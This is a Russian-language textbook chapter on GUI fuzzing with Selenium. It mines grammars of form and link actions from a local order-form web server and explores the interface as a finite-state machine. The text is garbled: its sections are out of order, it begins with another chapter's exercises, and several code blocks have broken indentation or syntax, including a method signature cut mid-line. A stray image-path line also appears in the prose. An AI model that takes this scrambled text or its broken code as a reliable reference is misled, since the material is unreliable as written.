Теперь сервер справляется даже с самым необычным именем, хотя Роберту всё же стоит подумать о его смене.

После тестов удалим временные ресурсы:

```
httpd_process.terminate()
if os.path.exists(ORDERS_DB):
    os.remove(ORDERS_DB)
```

Упражнение 2. Защита сервера фильтром

Предположим, изменить код сервера невозможно. Создайте *фильтр*, применяемый ко всем URL перед передачей серверу.

Часть 1. Чёрный список

Реализуйте `blacklist(url)`, возвращающую `False` для URL, которые нельзя пропускать к серверу. Ищите фрагменты HTML, JavaScript и SQL.

Часть 2. Белый список

Реализуйте `whitelist(url)`, возвращающую `True` для разрешённых URL. Проверяйте соответствие ожиданиям с помощью [синтаксического анализатора](#) и специальной грамматики.

Решение. Оставлено читателю.

Упражнение 3. Шаблоны ввода

Фаззер мог бы разумнее генерировать значения форм. Начиная с HTML5, поля поддерживают атрибут `pattern` с *регулярным выражением*, которому должно соответствовать значение. Пятизначный индекс, например, задаётся так:

```
<input type="text" pattern="[0-9][0-9][0-9][0-9][0-9]">
```

Извлеките такие шаблоны из HTML и преобразуйте в эквивалентные правила грамматики, порождающие только соответствующие входы.

Решение. Оставлено читателю.

Упражнение 4. Веб-фаззинг по покрытию

Объедините фаззеры главы с [покрытием грамматики](#) и [поисковым фаззингом](#), чтобы максимизировать покрытие функций и кода.

Решение. Оставлено читателю.


```

def mine_input_element_actions(self) -> Set[str]:
    return set() # будет определено далее

def mine_button_element_actions(self) -> Set[str]:
    return set() # будет определено далее

def mine_a_element_actions(self) -> Set[str]:
    return set() # будет определено далее

```

Действия элементов ввода

При извлечении действий ввода мы перебираем элементы `input` и возвращаем действие, соответствующее типу элемента. Например, текстовому полю сопоставляется `fill()`, а флажку — `check()`.

Значения представляют собой заполнители, зависящие от типа: например, для числового поля значением становится `<number>`. Позднее эти действия войдут в грамматику, и при её раскрытии заполнители превратятся в конкретные значения.

```

from selenium.common.exceptions import StaleElementReferenceException

class GUIGrammarMiner(GUIGrammarMiner):
    def mine_input_element_actions(self) -> Set[str]:
        """Определить все действия ввода на текущей веб-странице"""

        actions = set()

        for elem in self.driver.find_elements(By.TAG_NAME, "input"):
            try:
                input_type = elem.get_attribute("type")
                input_name = elem.get_attribute("name")
                if input_name is None:
                    input_name = elem.text

                if input_type in ["checkbox", "radio"]:
                    actions.add("check('%s', <boolean>)" % html.escape(input_name))
                elif input_type in ["text", "number", "email", "password"]:
                    actions.add("fill('%s', <%s>)" %
                                (html.escape(input_name), html.escape(input_type)))
                elif input_type in ["button", "submit"]:
                    actions.add("submit('%s')" % html.escape(input_name))
                elif input_type in ["hidden"]:
                    pass
                else:
                    # TODO: обработать дополнительные типы
                    actions.add("fill('%s', <%s>)" %
                                (html.escape(input_name), html.escape(input_type)))
            except StaleElementReferenceException:
                pass

        return actions

```

Применив метод к нашей форме заказа, получим все действия ввода:

```

gui_grammar_miner = GUIGrammarMiner(gui_driver)
gui_grammar_miner.mine_input_element_actions()

```

Действия элементов-кнопок

Действия для кнопок извлекаются похожим образом:

```

class GUIGrammarMiner(GUIGrammarMiner):
    def mine_button_element_actions(self) -> Set[str]:
        """Определить все действия кнопок на текущей веб-странице"""

```

```

actions = set()

for elem in self.driver.find_elements(By.TAG_NAME, "button"):
    try:
        button_type = elem.get_attribute("type")
        button_name = elem.get_attribute("name")
        if button_name is None:
            button_name = elem.text
        if button_type == "submit":
            actions.add("submit('%s')" % html.escape(button_name))
        elif button_type != "reset":
            actions.add("click('%s')" % html.escape(button_name))
    except StaleElementReferenceException:
        pass

return actions

```

В нашей форме заказа нет элементов button: кнопка submit является элементом input и уже была обработана выше.

```

gui_grammar_miner = GUIGrammarMiner(gui_driver)
gui_grammar_miner.mine_button_element_actions()

```

Действия элементов-ссылок

При переходе по ссылкам нужно оставаться на текущем узле: мы хотим исследовать один сайт, а не весь Интернет. Для этого проверяем атрибут ссылки href и выясняем, указывает ли он на тот же узел. Если нет, сопоставляем ссылке специальное действие ignore(), которое позднее, как следует из названия, будет проигнорировано при исполнении. Тем не менее действие возвращается, поскольку мы используем множество действий для характеристики состояния приложения.

```

from urllib.parse import urljoin, urlsplit

class GUIGrammarMiner(GUIGrammarMiner):
    def mine_a_element_actions(self) -> Set[str]:
        """Определить все действия ссылок на текущей веб-странице"""

        actions = set()

        for elem in self.driver.find_elements(By.TAG_NAME, "a"):
            try:
                a_href = elem.get_attribute("href")
                if a_href is not None:
                    if self.follow_link(a_href):
                        actions.add("click('%s')" % html.escape(elem.text))
                    else:
                        actions.add("ignore('%s')" % html.escape(elem.text))
            except StaleElementReferenceException:
                pass

        return actions

```

Чтобы определить допустимость перехода, метод follow_link() проверяет URL:

```

class GUIGrammarMiner(GUIGrammarMiner):
    def follow_link(self, link: str) -> bool:
        """Вернуть True тогда и только тогда, когда разрешено перейти по `link`"""

        if not self.stay_on_host:
            return True

        current_url = self.driver.current_url
        target_url = urljoin(current_url, link)
        return urlsplit(current_url).hostname == urlsplit(target_url).hostname

```

В нашем приложении переход по ссылке на `foo.bar` был бы запрещён:

```
gui_grammar_miner = GUIGrammarMiner(gui_driver)
gui_grammar_miner.follow_link("ftp://foo.bar/")
```

А переход по ссылке на `localhost` допустим:

```
gui_grammar_miner.follow_link("https://127.0.0.1/")
```

При адаптации к другим пользовательским интерфейсам следует принимать аналогичные меры, чтобы не покидать текущее приложение.

Запуск метода на нашей странице возвращает множество ссылок:

```
gui_grammar_miner = GUIGrammarMiner(gui_driver)
gui_grammar_miner.mine_a_element_actions()
```

Конец предварительного разбора

Покажем `GUIGrammarMiner` в действии: методом `mine_state_actions()` получим все элементы текущей страницы. Результат содержит действия элементов ввода, кнопок и ссылок.

```
gui_grammar_miner = GUIGrammarMiner(gui_driver)
gui_grammar_miner.mine_state_actions()
```

Мы предполагаем, что *состояние* пользовательского интерфейса можно определить по множеству содержащихся в нём интерактивных элементов, то есть текущая веб-страница отождествляется с приведённым выше множеством. Это отличается от подхода в [главе о веб-фаззинге](#), где мы считали страницу однозначно заданной URL. При использовании JavaScript URL может не меняться, хотя содержимое страницы изменилось, а интерфейсы, не связанные с Вебом, вообще могут не иметь понятия уникального URL. Поэтому будем считать, что состояние UI однозначно определяется возможными способами взаимодействия с ним.

Навигация и тесты Selenium

Навигация

Подобно заполнению форм, по сайту можно перемещаться, щёлкая ссылки. Вернёмся на главную страницу:

```
gui_driver.back()
Image(gui_driver.get_screenshot_as_png())
```

У веб-драйвера можно запросить все элементы определённого типа. Например, запрос якорных элементов HTML (`<a>`) возвращает все ссылки страницы.

```
links = gui_driver.find_elements(By.TAG_NAME, "a")
```

Можно также запрашивать атрибуты элементов UI — например, URL, на который ведёт первый якорь страницы:

```
links[0].get_attribute('href')
```

Что произойдёт, если по нему щёлкнуть? Всё просто: мы перейдём на указанную веб-страницу.

```
links[0].click()
print_httpd_messages()
Image(gui_driver.get_screenshot_as_png())
```

Хорошо. Снова вернёмся на главную страницу.

```
gui_driver.back()
print_httpd_messages()
Image(gui_driver.get_screenshot_as_png())
```

Написание тестов

Приведённые выше вызовы, автоматически взаимодействующие с интерфейсом, обычно применяются в *тестсах Selenium* — фрагментах кода, которые работают с сайтом и время от времени проверяют, всё ли ведёт себя как ожидалось. Например, следующий код размещает заказ так же, как мы делали выше. Затем он получает элемент `title` и проверяет, содержит ли заголовок сообщение «Thank you», свидетельствующее об успехе.

```
def test_successful_order(driver, url):
    name = "Walter White"
    email = "white@jpwynne.edu"
    city = "Albuquerque"
    zip_code = "87101"

    driver.get(url)
    driver.find_element(By.NAME, "name").send_keys(name)
    driver.find_element(By.NAME, "email").send_keys(email)
    driver.find_element(By.NAME, 'city').send_keys(city)
    driver.find_element(By.NAME, 'zip').send_keys(zip_code)
    driver.find_element(By.NAME, 'terms').click()
    driver.find_element(By.NAME, 'submit').click()

    title = driver.find_element(By.ID, 'title')
    assert title is not None
    assert title.text.find("Thank you") >= 0

    confirmation = driver.find_element(By.ID, "confirmation")
    assert confirmation is not None

    assert confirmation.text.find(name) >= 0
    assert confirmation.text.find(email) >= 0
    assert confirmation.text.find(city) >= 0
    assert confirmation.text.find(zip_code) >= 0

    return True

test_successful_order(gui_driver, httpd_url)
```

Тем же способом можно создать автоматические тесты для неудачных заказов, отмены и изменения заказов и многих других ситуаций. Все эти тесты будут автоматически запускаться после каждого изменения кода программы и подтверждать, что веб-приложение по-прежнему работает.

Разумеется, написание подобных тестов требует немалых усилий. Поэтому в оставшейся части главы мы снова займёмся их автоматической генерацией.

Извлечение действий пользовательского интерфейса

Чтобы автоматически взаимодействовать с интерфейсом, сначала нужно выяснить, какие элементы в нём имеются и какие пользовательские взаимодействия (или просто *действия*) они поддерживают.

Элементы пользовательского интерфейса

Начнём с поиска доступных элементов. Вернёмся к форме заказа.

```
gui_driver.get(httpd_url)
Image(gui_driver.get_screenshot_as_png())
```

С помощью `find_elements(By.TAG_NAME, ...)` (и других подобных функций `find_elements_...()`) можно получить все элементы заданного типа, например элементы HTML `input`.

```
ui_elements = gui_driver.find_elements(By.TAG_NAME, "input")
```

Для каждого элемента метод `get_attribute()` возвращает его HTML-атрибуты. Таким образом можно узнать `name` и `type` каждого элемента ввода, если они определены.

```
for element in ui_elements:
    print("Name: %-10s | Type: %-10s | Text: %s" %
          (element.get_attribute('name'),
           element.get_attribute('type'),
           element.text))

ui_elements = gui_driver.find_elements(By.TAG_NAME, "a")
for element in ui_elements:
    print("Name: %-10s | Type: %-10s | Text: %s" %
          (element.get_attribute('name'),
           element.get_attribute('type'),
           element.text))
```

Действия пользовательского интерфейса

Как и в [главе о веб-фаззинге](#), теперь мы хотим извлечь *грамматику* пользовательского интерфейса: сначала для отдельной *страницы* интерфейса (одной веб-страницы), а затем для всех страниц приложения. Грамматика задаёт *допустимые последовательности действий* — щелчков и нажатий клавиш, которые можно применить к приложению.

Мы предполагаем наличие следующих действий:

1. `fill(<name>, <text>)` — заполнить текстом `<text>` элемент ввода UI с именем `<name>`.
2. `check(<name>, <value>)` — установить флажок `<name>` в заданное значение `<value>` (True или False).
3. `submit(<name>)` — отправить форму щелчком по элементу UI `<name>`.
4. `click(<name>)` — щёлкнуть элемент UI `<name>`, обычно чтобы перейти по ссылке.

Например, такая последовательность действий заполняет форму заказа:

```
fill('name', "Walter White")
fill('email', "white@jpwynne.edu")
fill('city', "Albuquerque")
fill('zip', "87101")
check('terms', True)
submit('submit')
```

Наш набор действий намеренно невелик. Для настоящих интерфейсов пришлось бы определить также пролистывание, двойные и долгие щелчки, щелчки правой кнопкой, клавиши-модификаторы и многое другое. Selenium всё это поддерживает, однако ради простоты мы сосредоточимся на важнейших взаимодействиях.


Извлечение действий

Первый шаг при извлечении грамматики действий — научиться получать возможные взаимодействия. Введём класс GUIGrammarMiner, предназначенный именно для этого.

```
class GUIGrammarMiner:
    """Извлечь грамматику возможных последовательностей взаимодействий с GUI"""

    def __init__(self, driver, stay_on_host: bool = True) -> None:
        """Конструктор.
        `driver` – веб-драйвер, созданный Selenium.
        Если `stay_on_host` истинен (по умолчанию), не переходить по ссылкам
        на другие узлы.
        """
        self.driver = driver
        self.stay_on_host = stay_on_host
        self.grammar: Grammar = {}
```

Краткое содержание: продолжение



Класс GUICoverageFuzzer исследует пользовательский интерфейс и строит *грамматику*, кодирующую все состояния и действия пользователя, необходимые для перехода из одного состояния в другое. Вместе с ним используется GUIRunner, взаимодействующий с драйвером GUI.

```
gui_fuzzer = GUICoverageFuzzer(gui_driver)
gui_runner = GUIRunner(gui_driver)
```

Метод explore_all() извлекает из веб-интерфейса все состояния и все переходы.

```
gui_fuzzer.explore_all(gui_runner)
```

Грамматика содержит конечный автомат, поэтому удобнее всего визуализировать её именно как автомат.

```
fsm_diagram(gui_fuzzer.grammar)
```

Метод fuzz() GUI-фаззера создаёт последовательности взаимодействий, соответствующие путям по конечному автомату. Поскольку GUICoverageFuzzer унаследован от CoverageFuzzer (см. главу о фаззинге грамматик с учётом покрытия), он автоматически стремится покрыть как можно больше (а) переходов между состояниями и (б) элементов форм. В нашем примере первый набор действий исследует переход по ссылке «order form», а второй продолжается до состояния <end>.

```
gui_driver.get(httpd_url)
actions = gui_fuzzer.fuzz()
print(actions)

fill('city', 'U')
fill('email', 'r@z')
fill('name', 'H')
check('terms', True)
fill('zip', '3')
submit('submit')
```



```
click('order form')
fill('city', 'q')
fill('email', 'v@p')
fill('name', 's')
check('terms', True)
fill('zip', '4')
submit('submit')
```

Эти действия можно передать исполнителю GUI, который выполнит их через заданный драйвер.

```
gui_driver.get(httpd_url)
result, outcome = gui_runner.run(actions)
Image(gui_driver.get_screenshot_as_png())
```

Thank you for your Fuzzingbook Order!

We will send **One FuzzingBook T-Shirt** to s in q, 4
A confirmation mail will be sent to v@p.

Want more swag? Use our [order form](#)!

Последующие вызовы `fuzz()` будут увеличивать покрытие модели — например, исследуют страницу с условиями использования.

Внутри `GUIFuzzer` и `GUICoverageFuzzer` используется подкласс `GUIGrammarMiner`, анализирующий GUI и все его состояния. Создавая подклассы `GUIGrammarMiner`, можно расширять интерпретацию интерфейсов; конструктор `GUIFuzzer` позволяет передать анализатор через именованный параметр `miner`.

Такой инструмент, как `GUICoverageFuzzer`, обеспечивает «глубокое» исследование пользовательских интерфейсов и даже заполняет формы, чтобы обнаружить скрывающиеся за ними страницы. Однако помните, что `GUICoverageFuzzer` экспериментален: он поддерживает лишь часть возможностей HTML-форм и ссылок и не учитывает JavaScript.

Автоматизированное взаимодействие с GUI

В [главе о тестировании веб-приложений](#) мы показывали, как тестировать веб-интерфейсы, непосредственно взаимодействуя с сервером по протоколу HTTP и обрабатывая полученные HTML-страницы для поиска элементов пользовательского интерфейса. Эти методы хорошо работают для интерфейсов, построенных только на HTML, но перестают работать, как только появляются интерактивные элементы, использующие JavaScript для выполнения кода в браузере и создания либо изменения интерфейса без обращения к серверу.

Поэтому здесь мы выберем другой подход. Вместо HTTP и HTML как механизмов взаимодействия мы воспользуемся специализированным *фреймворком тестирования UI*, позволяющим:

- запрашивать у тестируемой программы доступные элементы пользовательского интерфейса;
- узнавать у элементов UI, каким образом с ними можно взаимодействовать.

Хотя мы вновь иллюстрируем подход на веб-сервере, он легко обобщается на *произвольные пользовательские интерфейсы*. Более того, используемый нами фреймворк Selenium имеет варианты и для приложений Android.

Снова наш веб-сервер

Как и в [главе о тестировании веб-приложений](#), мы запускаем веб-сервер, позволяющий заказывать товары.

```
import bookutils.setup

from typing import Set, FrozenSet, List, Optional, Tuple, Any
import os
import sys

from WebFuzzer import init_db, start_httpd, webbrowser, print_httpd_messages
from WebFuzzer import print_url, ORDERS_DB
import html

db = init_db()
```

Вот адрес нашего веб-сервера:

```
httpd_process, httpd_url = start_httpd()
print_url(httpd_url)
```

С помощью `webbrowser()` можно получить HTML главной страницы и отобразить его посредством `HTML()`.

```
from IPython.display import display, Image
from bookutils import HTML, rich_output

HTML(webbrowser(httpd_url))
```

Дистанционное управление через Selenium

Рассмотрим приведённый выше GUI. В отличие от [главы о тестировании веб-приложений](#), мы не предполагаем, что имеем доступ к исходному HTML текущей страницы. Всё, на что мы рассчитываем, — это набор *элементов пользовательского интерфейса*, с которыми можно взаимодействовать.

Selenium — фреймворк для тестирования веб-приложений путём *автоматизации взаимодействия с браузером*. Selenium предоставляет API, позволяющий запускать браузер, запрашивать состояние пользовательского интерфейса и взаимодействовать с отдельными его элементами. API Selenium доступен для нескольких языков; мы используем [API Selenium для Python](#).

Веб-драйвер Selenium служит интерфейсом между программой и управляемым ею браузером. Следующий код запускает браузер в фоновом режиме; затем мы управляем им через веб-драйвер.

```
from selenium import webdriver
```

Мы поддерживаем Firefox и Google Chrome.

```
BROWSER = 'firefox' # Задайте 'chrome', если предпочитаете Chrome
```

Настройка Firefox

Для Firefox убедитесь, что программа [geckodriver](#) находится в пути поиска исполняемых файлов.

```
import shutil

if BROWSER == 'firefox':
    assert shutil.which('geckodriver') is not None, \
```

```
"Please install the 'geckodriver' executable " \
"from https://github.com/mozilla/geckodriver/releases"
```

Настройка Chrome

Для Chrome может потребоваться добавить в путь поиска программу [chromedriver](https://chromedriver.chromium.org).

```
if BROWSER == 'chrome':
    assert shutil.which('chromedriver') is not None, \
        "Please install the 'chromedriver' executable " \
        "from https://chromedriver.chromium.org"
```

Запуск браузера без графического окна

Браузер работает в *безголовом* режиме, то есть его окно не показывается на экране.

```
HEADLESS = True
```

Примечание. Если сервер блокнота запущен локально (на той же машине, на которой вы читаете этот текст), можно задать `HEADLESS = False` и наблюдать результат выполнения ячеек прямо на экране. Для интерактивных сеансов это настоятельно рекомендуется.

Запуск веб-драйвера

Следующий код запускает веб-драйвер Selenium.

```
def start_webdriver(browser=BROWSER, headless=HEADLESS, zoom=1.4):
    # Настраиваем безголовый режим
    if browser == 'firefox':
        options = webdriver.FirefoxOptions()
        if headless:
            # См. https://www.browserstack.com/guide/firefox-headless
            options.add_argument("--headless")
    elif browser == 'chrome':
        options = webdriver.ChromeOptions()
        if headless:
            # См. https://www.selenium.dev/blog/2023/headless-is-going-away/
            options.add_argument("--headless=new")
    else:
        assert False, "Select 'firefox' or 'chrome' as browser"

    # Запускаем браузер и получаем объект веб-драйвера для взаимодействия с ним.
    if browser == 'firefox':
        # Для Firefox устанавливаем повышенное разрешение снимков экрана
        options.set_preference("layout.css.devPixelsPerPx", repr(zoom))
        gui_driver = webdriver.Firefox(options=options)

        # Размер окна точно соответствует форме заказа, чтобы на снимках
        # не оставалось лишнего пустого места.
        gui_driver.set_window_size(700, 300)

    elif browser == 'chrome':
        gui_driver = webdriver.Chrome(options=options)
        gui_driver.set_window_size(700, 210 if headless else 340)

    return gui_driver

gui_driver = start_webdriver(browser=BROWSER, headless=HEADLESS)
```

Теперь с браузером можно взаимодействовать программно. Сначала направим его по URL нашего веб-сервера:

```
gui_driver.get(httpd_url)
```

Мы видим, что браузер действительно запросил главную страницу, а вместе с ней — значок страницы, запрос которого завершился неудачей:

```
print_httpd_messages()
```

Чтобы увидеть содержимое «безголового» браузера, можно получить снимок экрана. Он действительно показывает главную страницу.

```
Image(gui_driver.get_screenshot_as_png())
```

Заполнение форм

Для взаимодействия с веб-страницей через Selenium и браузер можно *запрашивать* у Selenium отдельные элементы. Например, получим элемент UI, чей HTML-атрибут name равен "name".

```
from selenium.webdriver.common.by import By
```

```
name = gui_driver.find_element(By.NAME, "name")
```

Получив элемент, мы можем с ним взаимодействовать. Поскольку name — текстовое поле, методом `send_keys()` ему можно передать строку; она будет преобразована в соответствующие нажатия клавиш.

```
name.send_keys("Jane Doe")
```

На снимке экрана видно, что поле name теперь заполнено:

```
Image(gui_driver.get_screenshot_as_png())
```

Аналогичным образом заполним поля электронной почты, города и почтового индекса:

```
email = gui_driver.find_element(By.NAME, "email")
email.send_keys("j.doe@example.com")
```

```
city = gui_driver.find_element(By.NAME, 'city')
city.send_keys("Seattle")
```

```
zip = gui_driver.find_element(By.NAME, 'zip')
zip.send_keys("98104")
```

```
Image(gui_driver.get_screenshot_as_png())
```

Флажок принятия условий не заполняют текстом: вместо этого по нему щёлкают методом `click()`.

```
terms = gui_driver.find_element(By.NAME, 'terms')
terms.click()
```

```
Image(gui_driver.get_screenshot_as_png())
```

Теперь форма заполнена полностью. Щёлкнув кнопку `submit`, мы можем разместить заказ:

```
submit = gui_driver.find_element(By.NAME, 'submit')
submit.click()
```

Мы видим, что заказ обрабатывается, а браузер перешёл на страницу подтверждения.

```
print_httpd_messages()
Image(gui_driver.get_screenshot_as_png())
```

Модели пользовательских интерфейсов

Пользовательские интерфейсы как конечные автоматы

Теперь, когда мы умеем получать элементы UI страницы, перейдём к систематическому исследованию интерфейса. Идея состоит в том, чтобы представить его как *конечный автомат* — последовательность *состояний*, достижимых посредством взаимодействия с отдельными элементами интерфейса.

Проиллюстрируем такой автомат на нашем веб-сервере. Следующий код строит диаграмму его состояний:

```
from graphviz import Digraph
from GrammarFuzzer import dot_escape

dot = Digraph(comment="Finite State Machine")
dot.node(dot_escape('<start>'))
dot.edge(dot_escape('<start>'), dot_escape('<Order Form>'))
dot.edge(dot_escape('<Order Form>'), dot_escape('<Terms and Conditions>'),
         "click('Terms and conditions')")
dot.edge(dot_escape('<Order Form>'), dot_escape('<Thank You>'),
         "fill(...)\nsubmit('submit')")
dot.edge(dot_escape('<Terms and Conditions>'), dot_escape('<Order Form>'),
         "click('order form')")
dot.edge(dot_escape('<Thank You>'), dot_escape('<Order Form>'),
         "click('order form')")
display(dot)
```

Изначально мы находимся в состоянии `<Order Form>`. Отсюда можно щёлкнуть `Terms and Conditions` и перейти в состояние `<Terms and Conditions>`, показывающее одноимённую страницу. Можно также заполнить форму и разместить заказ, оказавшись в состоянии `<Thank You>` — снова на странице с соответствующим заголовком. Из `<Terms and Conditions>` и `<Thank You>` можно вернуться к форме заказа по ссылке `order form`.

Конечные автоматы как грамматики

Чтобы систематически исследовать пользовательский интерфейс, нужно извлечь его конечный автомат, а затем покрыть все состояния и переходы. При наличии форм такое исследование затруднено: необходим специальный механизм заполнения и отправки значений, открывающий следующее состояние. Однако есть приём, позволяющий единообразно представить и состояния, и значения форм: можно *встроить конечный автомат в грамматику*, которая затем будет описывать как состояния, так и значения форм.

Для этого поступим следующим образом:

1. Каждое *состояние* *langle s rangle* конечного автомата становится *символом* *langle s rangle* грамматики.
2. Каждый *переход* из *langle s rangle* в *langle t rangle* с действиями *a_1, a_2, ...* становится *альтернативой* символа *langle s rangle* вида *a_1, a_2, ... langle t rangle*.

Таким образом, приведённый автомат кодируется грамматикой:

```
<start> ::= <Order Form>
<Order Form> ::= click('Terms and Conditions') <Terms and Conditions> |
                fill(...) submit('submit') <Thank You>
<Terms and Conditions> ::= click('order form') <Order Form>
<Thank You> ::= click('order form') <Order Form>
```

Раскрытие этой грамматики даёт поток действий, перемещающих нас по интерфейсу:

```
fill(...) submit('submit') click('order form') click('Terms and Conditions') click('order form') ...
```

Этот поток в действительности *бесконечен*, ведь взаимодействовать с UI можно сколько угодно. Чтобы позволить ему завершиться, введём альтернативу <end>, раскрывающуюся в пустую строку, после которой не следует никакого состояния.

Извлечение грамматик состояний

Расширим GUIGrammarMiner, чтобы он извлекал грамматику пользовательского интерфейса в его *текущем состоянии*.

Экскурс: реализация извлечения грамматик состояний

Сначала определим константу GUI_GRAMMAR, служащую шаблоном для всевозможных типов ввода. Она понадобится для заполнения форм.

```
from Grammars import new_symbol
from Grammars import nonterminals, START_SYMBOL
from Grammars import extend_grammar, unreachable_nonterminals, crange, srange
from Grammars import syntax_diagram, is_valid_grammar, Grammar

class GUIGrammarMiner(GUIGrammarMiner):
    START_STATE = "<state>"
    UNEXPLORED_STATE = "<unexplored>"
    FINAL_STATE = "<end>"

    GUI_GRAMMAR: Grammar = ({
        START_SYMBOL: [START_STATE],
        UNEXPLORED_STATE: [""],
        FINAL_STATE: [""],

        "<text>": ["<string>"],
        "<string>": ["<character>", "<string><character>"],
        "<character>": ["<letter>", "<digit>", "<special>"],
        "<letter>": crange('a', 'z') + crange('A', 'Z'),

        "<number>": ["<digits>"],
        "<digits>": ["<digit>", "<digits><digit>"],
        "<digit>": crange('0', '9'),
        "<special>": srange(". !"),

        "<email>": ["<letters>@<letters>"],
        "<letters>": ["<letter>", "<letters><letter>"],
        "<boolean>": ["True", "False"],

        # Фиксированный пароль на случай, если его понадобится повторить
        "<password>": ["abcABC.123"],
        "<hidden>": ["<string>"],
    })

    syntax_diagram(GUIGrammarMiner.GUI_GRAMMAR)
```

Метод mine_state_grammar() перебирает действия, извлечённые со страницы методом mine_state_actions(), и создаёт грамматику текущего состояния. После каждого действия click() и submit() он предполагает новое состояние и вводит в грамматику соответствующий символ. Пока этот символ помечается как <unexplored>, но позднее будет раскрыт, когда мы увидим соответствующее состояние.

```
class GUIGrammarMiner(GUIGrammarMiner):
    def new_state_symbol(self, grammar: Grammar) -> str:
        """Вернуть новый символ некоторого состояния в `grammar`"""
        return new_symbol(grammar, self.START_STATE)

    def mine_state_grammar(self, grammar: Grammar = {}),
```

```

        state_symbol: Optional[str] = None) -> Grammar:
        """Вернуть грамматику состояния для действий на текущем сайте.
        Метод можно переопределять в подклассах."""

        grammar = extend_grammar(self.GUI_GRAMMAR, grammar) # type: ignore

        if state_symbol is None:
            state_symbol = self.new_state_symbol(grammar)
            grammar[state_symbol] = []

        alternatives = []
        form = ""
        submit = None

        for action in self.mine_state_actions():
            if action.startswith("submit"):
                submit = action
            elif action.startswith("click"):
                link_target = self.new_state_symbol(grammar)
                grammar[link_target] = [self.UNEXPLORED_STATE]
                alternatives.append(action + '\n' + link_target)
            elif action.startswith("ignore"):
                pass
            else: # действия fill(), check()
                if len(form) > 0:
                    form += '\n'
                form += action

        if submit is not None:
            if len(form) > 0:
                form += '\n'
            form += submit

        if len(form) > 0:
            form_target = self.new_state_symbol(grammar)
            grammar[form_target] = [self.UNEXPLORED_STATE]
            alternatives.append(form + '\n' + form_target)

        alternatives += [self.FINAL_STATE]
        grammar[state_symbol] = alternatives # type: ignore

        # Удаляем неиспользуемые части
        for nonterminal in unreachable_nonterminals(grammar):
            del grammar[nonterminal]

        assert is_valid_grammar(grammar)
        return grammar

```

Чтобы лучше видеть структуру состояний, функция `fsm_diagram()` отображает полученную грамматику как конечный автомат. Предполагается, что грамматика действительно кодирует автомат.

```

from collections import deque
from bookutils import unicode_escape

def fsm_diagram(grammar: Grammar, start_symbol: str = START_SYMBOL) -> Any:
    """Построить диаграмму конечного автомата для грамматики состояний `grammar`.
    `start_symbol` – начальный символ (по умолчанию START_SYMBOL)."""

    from graphviz import Digraph
    from IPython.display import display

    def left_align(label: str) -> str:
        """Отобразить `label` в dot с выравниванием влево"""
        return dot_escape(label.replace('\n', r'\l')).replace(r'\l', '\\l')

    dot = Digraph(comment="Grammar as Finite State Machine")
    symbols = deque([start_symbol])
    symbols_seen = set()

    while len(symbols) > 0:

```

```

symbol = symbols.popleft()
symbols_seen.add(symbol)
dot.node(symbol, dot_escape(unicode_escape(symbol)))

for expansion in grammar[symbol]:
    assert type(expansion) == str # здесь нет opts()
    nts = nonterminals(expansion)
    if len(nts) > 0:
        target_symbol = nts[-1]
        if target_symbol not in symbols_seen:
            symbols.append(target_symbol)
            label = expansion.replace(target_symbol, '')
            dot.edge(symbol, target_symbol,
                    left_align(unicode_escape(label)))

return display(dot)

```

Конец экскурсии

Покажем GUIGrammarMiner() в действии. Его метод mine_state_grammar() извлекает грамматику текущей веб-страницы:

```

gui_grammar_miner = GUIGrammarMiner(gui_driver)
state_grammar = gui_grammar_miner.mine_state_grammar()
state_grammar

```

Структуру грамматики удобно визуализировать как автомат. Он хорошо отражает содержимое главной страницы нашего сервера:

```
fsm_diagram(state_grammar)
```

Из начального состояния (<state>) можно либо щёлкнуть «terms and conditions» и оказаться в <state-1>, либо заполнить форму и перейти в <state-2>.

```
state_grammar[GUIGrammarMiner.START_STATE]
```

Оба состояния пока не исследованы:

```

state_grammar['<state-1>']
state_grammar['<state-2>']
state_grammar['<unexplored>']

```

Имея грамматику, можно воспользоваться любым из наших грамматических фаззеров для создания допустимых последовательностей входных данных:

```

from GrammarFuzzer import GrammarFuzzer

gui_fuzzer = GrammarFuzzer(state_grammar)
while True:
    action = gui_fuzzer.fuzz()
    if action.find('submit(') > 0:
        break
print(action)

```

Однако эти действия необходимо ещё и *исполнить*, чтобы исследовать пользовательский интерфейс. Этим мы займёмся в следующем разделе.

Исполнение действий пользовательского интерфейса

Для исполнения действий введём класс Runner с подходящим именем GUIRunner. Его метод run() выполняет действия, заданные строкой.

```

from Fuzzer import Runner
class GUIRunner(Runner):

```



```

"""Исполнить действия из заданной строки действий"""

def __init__(self, driver) -> None:
    """Конструктор. `driver` – веб-драйвер Selenium"""
    self.driver = driver

```

Экскурс: реализация исполнения действий UI

Реализация `run()` довольно проста: мы вводим четыре функции `fill()`, `check()`, `submit()` и `click()`, после чего вызываем `exec()` для строки действий, чтобы интерпретатор Python исполнил эти функции.

Выполнять `exec()` для сторонних данных опасно: имена элементов UI могут содержать допустимый код Python. Мы ограничиваем доступ четырьмя названными функциями и задаём `__builtins__` пустым словарём, чтобы встроенные функции Python были недоступны. Это предотвращает случайные проблемы, хотя, как будет показано в главе об информационных потоках, внедрение Python-кода всё ещё возможно. Для защиты от таких атак мы экранируем угловые скобки и кавычки во всех сторонних строках функцией `html.escape()`.

```

class GUIRunner(GUIRunner):
    def run(self, inp: str) -> Tuple[str, str]:
        """Исполнить строку действий `inp` на текущем сайте.
        Вернуть пару (`inp`, `outcome`)."""

        def fill(name, value):
            self.do_fill(html.unescape(name), html.unescape(value))

        def check(name, state):
            self.do_check(html.unescape(name), state)

        def submit(name):
            self.do_submit(html.unescape(name))

        def click(name):
